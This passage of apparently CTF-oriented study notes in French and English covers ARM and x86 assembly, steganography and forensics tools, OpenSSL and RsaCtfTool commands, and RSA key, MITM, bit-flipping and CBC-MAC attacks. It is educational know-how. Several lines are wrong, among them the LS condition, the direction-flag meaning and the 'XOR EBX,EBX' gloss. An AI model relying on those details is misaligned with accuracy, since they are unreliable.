CC or LO	Unsigned Lower (or Carry Clear)	$C==0$
MI	Negative (or Minus)	$N==1$
PL	Positive (or Plus)	$N==0$
AL	Always executed	-
NV	Never executed	-
VS	Signed Overflow	$V==1$
VC	No signed Overflow	$V==0$
HI	Unsigned Higher	$(C==1) \&& (Z==0)$
LS	Unsigned Lower or same	$(C==0) \mid\mid (Z==0)$

## MISC

- ARM processors have two main states they can operate in (let's not count Jazelle here), ARM and Thumb.
  
- Differences between ARM & Thumb :
  - Instructions in ARM : 32-bit and Thumb : 16-bit (can be 32).
  - All instructions in ARM state support conditional execution
  - 32-bit Thumb instructions have a .w suffix

- ARM can only load a 8-bit value in one go.  
A full immediate value  $v$  is given by the formula:  $v = n \text{ ror } 2^r$   
because of the restriction in immediate value : 12 bits for this field

In ARM instruction.

- In x86, we use PUSH and POP to load and store from and onto the Stack. In ARM, we can use these two instructions ( Pop/Push and Load/Store ).

## 14) Assembleur x86

Table 1-1: Some GPRs and Their Usage


REGISTER	PURPOSE
ECX	Counter in loops
ESI	Source in string/memory operations
EDI	Destination in string/memory operations
EBP	Base frame pointer
ESP	Stack pointer

- In addition to the GPRs, EIP, and EFLAGS, there are also registers that control important low-level system mechanisms such as virtual memory, interrupts, and debugging.

For example:

- CR0 controls whether paging is on or off.
- CR2 contains the linear address that caused a page fault.
- CR3 is the base address of a paging data structure.
- CR4 controls the hardware virtualization settings.
- DR0-DR7 are used to set memory breakpoints.

- When the operating system transitions from ring 3 to ring 0, it saves state information on the stack.
- EFLAGS register : like CPSR in ARM.
- Little and big endian :



- Instruction CALL [address] = PUSH "EIP" + Jump [address].
- Instruction LEAVE :
 

EN résumé : MOVE ESP , EBP  
POP EBP
- Instruction PUSH [ REGISTRE ]: Pousse l'argument passé à PUSH au sommet de la pile et La valeur contenue dans ESP est mise sur le dessus de la pile.
- Instruction POP [ REGISTRE ] : Retire l'élément au sommet de la pile et l'assigne à la valeur passée en argument. Le registre ESP qui pointe sur le sommet pointe à présent sur la valeur précédente sur la pile.
- Appel d'une fonction en assembleur :
 

en résumé : push [ ],  
push [ ],  
...  
call [ ]
- Prologue d'une fonction en assembleur :
  - en résumé : push %ebp,  
mov %esp, %ebp  
sub [\$0x.. ], %esp
- Epilogue d'une fonction en assembleur :

- en résumé : leave (  $ESP = EBP$ , remettre l'ancien  $EBP$  )  
ret (  $POP eip$  )

### Exemples d'instructions en x86

ROR	Rotation vers la droite
ROL	Rotation vers la gauche
INT X	Generate the interruption X ( "system_call" in linux )
XOR EBX,EBX	Restore the EAX register
movl 0x80848c48(%ebx,%ecx,4), %eax ( Syntaxe AT&T )	
movl (%esi), %eax ( Syntaxe AT&T )	EAX = *ESI ( pointeur )
movb %bl, (%edi) ( Syntaxe AT&T )	*EDI = bl ( sur seulement un octet car "movb" )
int \$0x80 ( Syntaxe AT&T )	interruption du programme ( return )
movl entier, %eax ( Syntaxe AT&T )	eax = entier ( qui est une constante définie dans data )
movb tableau(%esi), %al ( Syntaxe AT&T )	AL = *tableau + ESI
shl eax, 8	Shift left 8-bits
shr eax, 8	Shift right 8-bits
movsd	<p>Special mov instruction : implicitly use EDI/ESI as the destination/source address, respectively.</p> <p>Usually Use to copy/paste string.</p> <p>In addition, they also automatically update the source/destination address depending on the direction flag (DF) in EFLAGS.</p> <p>DF = 0 : the addresses are decremented  DF = 1 : the addresses are incremented</p> <p>In some cases, they are accompanied by the REP prefix (rep movsd), which repeats an instruction</p>

	up to ECX times.
lea edi, [ebx+170h]	edi = ebx+0x170 ( direct value of ebx )
mov esi, offset _RamsdiskBoot	ESI = pointer to RamdiskBootDiskGuid
SCAS ( pour comparaison )	<p><b>SCAS</b> implicitly compares AL/AX/EAX with data starting at the memory address EDI. EDI is automatically <b>incremented/decremented</b> depending on the DF bit in EFLAGS.</p> <p><b>SCAS</b> is commonly used along with the REP prefix to find a byte, word, or double-word in a buffer.</p> <p>This instructions can operate at 1-, 2-, or 4-byte granularity ( b,w or d suffix ).</p> <p>Example :  <b>"repne scasb"</b></p> <ul style="list-style-type: none"> <li>- Repeatedly scan forward one byte at a time as long as AL ( one byte ) does not match the byte at EDI.</li> </ul>
STOS ( pour écrire )	<p><b>STOS</b> is the same as SCAS except that it writes the value AL/AX/EAX to EDI with ECX used as counter with the loop instruction "rep".</p> <p>It is commonly used to initialize a buffer to a constant value.</p>
LODS	It reads a 1-, 2-, or 4-byte value from ESI and stores it in AL, AX, or EAX.

- En AT&T, Les constantes en base 16 commençant par **0x** et les constantes en binaire par **0b**.
- Le système d'exploitation met à la disposition du programmeur un ensemble de routines ( exemple : *int \$0x80* qui provoque un *return* ) pour que chacun ne soit pas obligé de les réécrire à chaque fois. **La valeur placée dans EAX détermine le choix de la routine utilisée.**
- le code retour d'un programme x86 est souvent la valeur placée dans **EBX**.

## Utilisation des registres sur un Syscall

Syscall #	Param 1	Param 2	Param 3	Param 4	Param 5	Param 6
eax	ebx	ecx	edx	esi	edi	ebp

- Les adresses des routines correspondant à toutes les interruptions sont stockées dans une zone de la mémoire dite **table des vecteurs d'interruption**.

Chaque type d'interruption est associé à une case de cette table qui contient simplement l'adresse de la routine à exécuter.

- A x86 processor can operate in two modes: **real** and **protected**.

**Real mode** is the processor state when it is first powered on and only supports a 16-bit instruction set.

**Protected mode** is the processor state supporting virtual memory, paging, and other features; it is the state in which modern operating systems execute.

- x86 supports **the concept of privilege separation** through an abstraction called **ring level**.

The processor supports four ring levels, numbered from 0 to 3 (Rings 1 and 2 are not commonly used).

Ring 0 is the highest privilege level and can modify all system settings. Ring 3 is the lowest privileged level and can only read/modify a subset of system settings.

The ring level is encoded in the **CS** register.

- **Opération Multiplication :**

- Le produit de 2 nombres de 32 bits occupe 64 bits.  
Dans tous les cas, les 32 bits de poids fort seront placées dans **EDX**.
- Pour la multiplication **non signée**, la syntaxe est:  
**mul <opérande>**.

The register is multiplied with **AL, AX, or EAX** and the result is stored in **AX, DX:AX, or EDX:EAX**, depending on the operand width :

Example :

```
mul ecx ; EDX:EAX = EAX * ECX
mul cl  ; AX = AL * CL
mul dx  ; DX:AX = AX * DX
```

- Pour la multiplication **signée**, il y trois syntaxes :

- **IMUL reg/mem** — Same as MUL
- **IMUL reg1, reg2/mem** — `reg1 = reg1 * reg2/mem`
- **IMUL reg1, reg2/mem, imm** — `reg1 = reg2 * imm`

Taille des opérande en AT&T :

- |  |
|--|
| <ul style="list-style-type: none"> <li>• <b>b</b> → byte (8 bits - 1 octet)</li> <li>• <b>w</b> → word (16 bits - 2 octets)</li> <li>• <b>s</b> → short (32 bits - 4 octets, pour les opérations en virgule flottante)</li> <li>• <b>l</b> → long (32 bits - 4 octets pour les entiers, 64 bits - 8 octets pour les flottants)</li> <li>• <b>q</b> → quad (64 bits - 8 octets)</li> <li>• <b>t</b> → ten bytes (80 bits - 10 octets)</li> <li>• <b>o</b> → octo (128 bits - 16 octets), pour l'architecture x86-64!</li> </ul> |
|--|

## Conditional Jump in x86

Instruction	Description	signed-ness	Flags	short jump opcodes	near jump opcodes
JO	Jump if overflow		OF = 1	70	0F 80
JNO	Jump if not overflow		OF = 0	71	0F 81
JS	Jump if sign		SF = 1	78	0F 88
JNS	Jump if not sign		SF = 0	79	0F 89
JE JZ	Jump if equal Jump if zero		ZF = 1	74	0F 84
JNE JNZ	Jump if not equal Jump if not zero		ZF = 0	75	0F 85
JB JNAE JC	Jump if below Jump if not above or equal Jump if carry	unsigned	CF = 1	72	0F 82
JNB JAE JNC	Jump if not below Jump if above or equal Jump if not carry	unsigned	CF = 0	73	0F 83
JBE JNA	Jump if below or equal Jump if not above	unsigned	CF = 1 or ZF = 1	76	0F 86
JA JNBE	Jump if above Jump if not below or equal	unsigned	CF = 0 and ZF = 0	77	0F 87
JL JNGE	Jump if less Jump if not greater or equal	signed	SF <> OF	7C	0F 8C
JGE JNL	Jump if greater or equal Jump if not less	signed	SF = OF	7D	0F 8D
JLE JNG	Jump if less or equal Jump if not greater	signed	ZF = 1 or SF <> OF	7E	0F 8E
JG JNLE	Jump if greater Jump if not less or equal	signed	ZF = 0 and SF = OF	7F	0F 8F
JP JPE	Jump if parity Jump if parity even		PF = 1	7A	0F 8A
JNP JPO	Jump if not parity Jump if parity odd		PF = 0	7B	0F 8B
JCXZ JECXZ	Jump if %CX register is 0 Jump if %ECX register is 0		%CX = 0 %ECX = 0	E3	

- **CF - carry flag**  
Set on high-order bit carry or borrow; cleared otherwise
- **PF - parity flag**  
Set if low-order eight bits of result contain an even number of "1" bits; cleared otherwise
- **ZF - zero flags**  
Set if result is zero; cleared otherwise
- **SF - sign flag**  
Set equal to high-order bit of result (0 if positive 1 if negative)
- **OF - overflow flag**  
Set if result is too large a positive number or too small a negative number (excluding sign bit) to fit in destination operand; cleared otherwise

## Quelques Bits du Registre d'état et instructions

ZF (zero flag)	Positionnée par une opération arithmétique (égal à zéro) ou une comparaison <b>en cas d'égalité</b> (mais pas par un déplacement).
CF (carry flag)	Positionné par une opération arithmétique lorsque le <b>résultat dépasse la taille de registre concerné</b> . <b>exemple :</b> si on ajoute 2 registres de 8 bits, contenant 0xFF et 1, le résultat (en théorie 0x100) vaut 0 donc CF est positionnée (ZF aussi dans ce cas là)
SF (sign flag)	Positionnée par une opération arithmétique dont le <b>résultat est négatif ou une comparaison dans le cas où le 1er opérande est le plus grand</b> (mais pas par un déplacement). <b>exemple :</b> si on soustrait 2 registres de 8 bits, contenant 0x1F et 0x20, le résultat (-1) vaut 0xFF donc SF est positionnée.
OF (overflow flag)	Indique qu'un calcul a <b>débordé sur le bit de signe</b> . <b>exemple :</b> si on ajoute 2 registres de 8 bits, contenant 0x7A et 0x21, le résultat vaut 0xFF (donc -1) ; OF est alors positionnée. (SF aussi). Si on considère que les nombres sont signés, OF indique bien un problème. Si on les considère non signés, OF est inutile.

- **EFLAGS** ( or ps ) ( current state of the processor ) in x86:

general-purpose registers in x86 and x86-64:

Register	Accumulator		Counter		Data		Base	
64-bit	RAX		RCX		RDX		RBX	
32-bit		EAX		ECX		EDX		EBX
16-bit		AX		CX		DX		BX
8-bit		AH AL		CH CL		DH DL		BH BL

Stack Pointer		Stack Base Pointer		Source		Destination	
RSP		RBP		RSI		RDI	
	ESP		EBP		ESI		EDI
	SP		BP		SI		DI
	SPL		BPL		SIL		DIL

## MISC

- The x86 architecture has **8 General-Purpose Registers (GPR)**, **6 Segment Registers**, **1 Flags Register** and an **Instruction Pointer**. 64-bit x86 has additional registers.
- **EAX, EBX, ECX, EDX, ESI, EDI** = general-purpose registers.  
**Rouge = Registres d'adresses.**

Il est à noter que rien n'interdit à un registre d'adresse de contenir une donnée (et vice-versa).

## 15) Stéganographie

- Parfois , les premiers bits des images (LSB) sont utilisés pour stocker des données.

### Steganography tools

<a href="https://fotoforensics.com/">https://fotoforensics.com/</a>	Website where you can submit a JPEG or PNG file for Forensic or stegano analysis.
<a href="https://hexed.it/">https://hexed.it/</a>	The powerful online hex analysis and editor.
<a href="https://stylesuxx.github.io/steganography/">https://stylesuxx.github.io/steganography/</a>	Try to find a hidden text message in an image.
<a href="https://aperisolve.fr/">https://aperisolve.fr/</a>	Very great site for image analysis
<b>zsteg</b>	<p>Detect stegano-hidden data in PNG &amp; BMP</p> <p><b>Detects:</b></p> <ul style="list-style-type: none"> <li>• LSB steganography in PNG &amp; BMP</li> <li>• zlib-compressed data</li> <li>• OpenStego</li> <li>• Camouflage 1.2.1</li> <li>• LSB with The Eratosthenes set</li> </ul>
<b>peepdf</b>	Outil d'analyse de pdf (avec un mode interactif) Très utile pour tracer les liens des catalogues, stream, objects, ...
<b>pdf-parser</b>	Utile pour parser/analyser des fichiers PDF
<b>pdf-parser --stats [PDF_FILE]</b>	Voir si il y a des objet cachée dans le PDF
<b>pdf-parser --object [NUMBER] --raw --filter [PDF_FILE]</b>	extract object from PDF
<b>zip -FF [ZIP_FILE] --out [ZIP_FILE]</b>	check the file and fix it if needed

## Some useful commands

<code>strings [OPTIONS] [FILENAME]</code>	Prints the strings of printable characters in files ( by defaults, print character sequences that are at least 4 characters long ) . If you want, you can change this limit using the -n command line option: <code>strings -n 2 test &lt;- 2 characters</code>
<code>strings -a test</code>	reads the complete file (and not just loadable, initialized data sections), use the -a command line option.
<code>hexdump [FILENAME]</code>	Allow you to print out the file in hex format.
<code>exiftool [IMAGE_NAME]</code>	Print metadata of the image

## 16) Cryptographie

### Cryptography tools

<https://8gwifi.org/rsafunctions.jsp>

RSA Encryption / Decryption ( by

	providing Public/Private Key )
<a href="http://www.factordb.com/">http://www.factordb.com/</a>	Try to Factorize number

## Useful Commands

openssl rsa -in pubkey.pem -pubin -text -modulus	extract <b>Modulus</b> ( in hexa ) and <b>Exponent</b> from the provided RSA public key.
openssl rsautl -decrypt -in [FILE_WITH_CRYPTED_DATA] -out ./decrypt.txt -inkey private.pem	Decrypt with a RSA private key
python3 RsaCtfTool.py --createpub -n [NUMBER] -e [NUMBER]	Generate a public key from <b>n</b> et <b>e</b> ( with <b>RsaCtfTool</b> )
python3 rsa-cm.py -c1 [MSG_CHIFFRE1] -c2 [MSG_CHIFFRE2] -k1 [KEY1_PUB] -k2 [KEY2_PUB]	<b>RSA common modulus attack avec rsa-cm.py</b>  Sachant que les deux messages clairs sont les mêmes.
openssl rsa -in [KEY_PUB] -pubin -text -noout	Afficher module exposant d'une clef publique
openssl rsautl -in [INPUT_FILE] -out [OUTPUT_FILE] -pubin -inkey [PUBKEY] -encrypt	Encrypt with public Key
openssl rsa -in mykey.pem -pubout > mykey.pub	extract public key from private key

## Catégorisation d'algorithmes cryptographique

Algorithme symétrique	AES, RC5, DES, Triple DES, Blowfish, Serpent, Twofish
Algorithme asymétrique	RSA, DSA, El gamal

Chiffrement par Bloc ( M est traité par blocs de données )	DES, Triple DES, AES, RC6, RC5, IDEA, BLOWFISH, RSA
Chiffrement par flot ( M est traité bit par bit )	RC4, Bluetooth E0/1, GSM A5/1
Different mode opératoire	ECB, CBC, GCM, CCM, CTR, XTS

- El gamal => basé sur le logarithme discret

### Taille de différents Hash :

MD5	16 octets ( 32 caractères )
SHA-1	20 octets ( 40 caractères )
SHA-224	28 octets ( 56 caractères )
SHA-256	32 octets ( 64 caractères )
SHA-384	48 octets ( 96 caractères )
SHA-512	64 octets ( 128 caractères )

En général, les condensats sont écrits en Hexa.

### - Man In The Middle

- Cas normal ( sans attaque )
  - 1 - Alice et Bob échangent leur clé publique. Charles peut les lire, il connaît donc  $k_{public}$  et  $k_{bpublic}$ .
  - 2 - Si Alice veut envoyer un message à Bob, elle chiffre ce message avec  $k_{public}$ . Bob le déchiffre avec  $k_{private}$ .

- 3 - Charles, qui ne possède que *kbpublic*, ne peut pas lire le message.
- **Attaque** : Admettons maintenant que Charles soit en mesure de modifier les échanges entre Alice et Bob :
  - 1 - Bob envoie sa clé publique à Alice. Charles l'intercepte et renvoie à Alice sa propre clé publique *kcpublish* en se faisant passer pour Bob.
  - 2 - Lorsque Alice veut envoyer un message à Bob, elle utilise donc, sans le savoir, la clé de Charles.
  - 3 - Alice chiffre le message avec la clé publique de Charles et l'envoie à celui qu'elle croit être Bob.
  - 4 - Charles intercepte le message, le déchiffre avec sa clé privée *kcprivate* et peut lire le message.
  - 5 - Puis il chiffre de nouveau le message avec la clé publique de Bob *kbpublic*, après l'avoir éventuellement modifié.
  - 6 - Bob déchiffre son message avec sa clé privée et ne se doute de rien puisque cela fonctionne.

Ainsi, Alice et Bob sont chacun persuadés d'utiliser la clé de l'autre, alors qu'ils utilisent en réalité tous les deux la clé de Charles.

Dans un cas réel , un attaquant peut être par exemple un routeur.

### - RSA :

**Intro :**

- The idea of RSA is based on the fact that it is difficult to factorize a large integer.

The public key consists of two numbers where one number is multiplication of two large prime numbers.

And private keys are also derived from the same two prime numbers.

So if somebody can factorize the large number ( multiplication of two large prime numbers ), the private key is compromised.

- Encryption strength totally lies on the key size and if we double or triple the key size, the strength of encryption increases exponentially.
- RSA keys can be typically 1024 or 2048 bits long ( That number is the number of bits in the modulus ), but experts believe that 1024 bit keys could be broken in the near future. But till now it seems to be an infeasible task.
- Note : Deux nombres entiers sont premiers entre eux si leur PGCD (Plus Grand Commun Diviseur) vaut 1.
- Déroulement de l'algorithme :
  - Alice choisit deux grands entiers naturels premiers  $p$  et  $q$  (d'environ 100 chiffres chacun ou plus) et fait leur produit  $n = p \cdot q$ . Puis elle choisit un entier  $e$  tel que :
    - $e$  premier avec  $(p-1) \cdot (q-1)$ .
    - $e < (p-1)(q-1)$ .
    - $e$  premier avec  $n$ .
    - $e < p$  et  $q$ .

Enfin, elle publie dans un annuaire, par exemple sur le web, sa clef publique: (RSA,  $n$ ,  $e$ ).

$n$  est appelé module de chiffrement.  
 $e$  est appelé exposant de chiffrement.

Chiffrement :

- Bob veut donc envoyer un message à Alice. Il cherche dans l'annuaire la clef de chiffrement qu'elle a publiée. Il sait maintenant qu'il doit utiliser le système RSA avec les deux entiers **n** et **e**.

Il transforme en nombres son message en remplaçant par exemple chaque lettre par son rang dans l'alphabet.

**Exemple :**

"JEVOUSAIME" devient : "10 05 22 15 21 19 01 09 13 05".

Puis il découpe son message chiffré en blocs de même longueur représentant chacun un nombre plus petit que **n**.

Il faut construire des **blocs assez longs** (par exemple si on laissait des blocs de 2 dans notre exemple), on retomberait sur un simple chiffre de substitution que l'on pourrait attaquer par **l'analyse des fréquences**.

Imaginons dans notre exemple que son message devient : "010 052 215 211 901 091 305".

Un **bloc B** est chiffré par la formule  **$C = B^e \text{ mod } n$** , où **C** est un bloc du message chiffré que Bob enverra à Alice.

Après avoir chiffré chaque bloc, le message chiffré s'écrit : "0755 1324 2823 3550 3763 2237 2052".

### Déchiffrement :

Alice reçoit le message chiffré avec sa clef publique.

- Alice calcule à partir de **p** et **q**, qu'elle a gardé secret, la clef **d** de déchiffrage (c'est sa **clef privée**). Celle-ci doit satisfaire l'équation :  
 $e \cdot d \text{ mod } ((p-1)(q-1)) = 1$ .

Ici, **d=4279**.

Chacun des blocs **C** du message chiffré sera déchiffré par la formule  $B = C^d \text{ mod } n$ .

**d** est appelé **module de déchiffrement**.

- Elle retrouve : "010 052 215 211 901 091 305".  
Ainsi, en regroupant les chiffres deux par deux et en remplaçant les nombres ainsi obtenus par les lettres correspondantes, elle retourne le message d'origine.
- RSA implementation may have vulnerabilities of its own even if the used keys are secure

#### - Attacking RSA keys

- **Modulus too small ( n )**  
If the RSA key is too short, the modulus can be factored by just using brute force.  
At least, 1024-bit keys are required.  
( but may be possible for well equipped attackers to bruteforce this length of key ).
- **Low private exponent ( d )**  
Decrypting a message consists of calculating  $C^d \text{ mod } N$ . The smaller **d** is, the faster this operation goes.  
However, Wiener found a way to recover **d** when **d** is relatively small.  
Boneh and Durfee improved this attack to recover private exponents that are less than  $N^{0.292}$ .  
  
If the private exponent is small, the **public exponent is necessarily large**.  
If you encounter a public key with a large **public exponent**, it may be worth it to run the Boneh-Durfee attack against it.
- **Low public exponent ( e )**

Having a low public exponent makes the system vulnerable to certain attacks if used incorrectly.

- p and q close together

Consider what happens when  $p \approx q$ . Then  $N \approx p^2$  or  $p \approx \sqrt{N}$ . In that case, N can be efficiently factored using Fermat's factorization method.

- Unsafe primes

If at least one of the primes conforms to certain conditions there is a shortcut to factor the result.

In practice the chance is negligible that a prime you pick at random conforms to one of these formats.

- Pollard's p - 1 algorithm:  $p - 1$  is powersmooth.
- Williams's p + 1 algorithm:  $p + 1$  is smooth.
- Cheng's elliptic curve algorithm:  $4p - 1$  has the form  $db^2$  where  $d \in \{3, 11, 19, 43, 67, 163\}$

- Unsafe random generator values

cryptographic

To create a random key, a good

random number generator is required. Some generators are deficient.

For example, Devices that create their private key on first boot may not have enough entropy to create a random number. What sometimes happens is that this results in keys that have a different modulus but have one factor in common.

In that case the greatest common divisor of the two modulus can be efficiently calculated to factor the modulus and recover the private key.

In some cases, even if two keys don't have the exact same factor but the factor is close, both keys can be broken.

- If you have :
  - The message  $m_1$  encrypted with a  $\text{PubKey}_1$
  - The message  $m_1$  encrypted with a  $\text{PubKey}_2$
  - $\text{PubKey}_1$  and  $\text{PubKey}_2$  have the same modulus.

Then, you can recover the plain text  $m_1$  with the private key.


---

- Faire attention au stockage des mots de passe de certains logiciels ( Navigateur , ... ). Ils peuvent être retrouvés avec certains utilitaires employé par un attaquant.
- Le chiffre de Vigenère est un système de chiffrement par substitution polyalphabétique mais une même lettre du message clair peut, suivant sa position dans celui-ci, être remplacée par des lettres différentes, contrairement à un système de chiffrement mono alphabétique comme le chiffre de César.
- Bit-flipping attack

A bit-flipping attack is an attack on a cryptographic cipher in which the attacker can change the ciphertext in such a way as to result in a predictable change of the plaintext, although the attacker is not able to learn the plaintext itself.

The attack is especially dangerous when the attacker knows the format of the message.

Example On CBC:



CBC chiffrement : XOR then ALGO


CBC déchiffrement : ALGO then XOR

It's also dangerous when the attacker has access to the IV.

### - CBC-MAC :

CBC-MAC is a method to ensure integrity of a message by encrypting it using CBC mode and keeping the last encrypted block as "signature".

This ensures that a malicious user can not modify any part of the data without having to change the signature. The key used for the "encryption" ensures that the signature can't be guessed.



It's recommended to choose an IV as NULL ("00000000").

- The application uses CBC-MAC to sign the username and adds it to a cookie




- When the application receives the cookie it computes the signature to check if the cookie is valid


**Using CBC-MAC without some restrictions can break the security of the implementation :**

**Example with username of 2 block :**

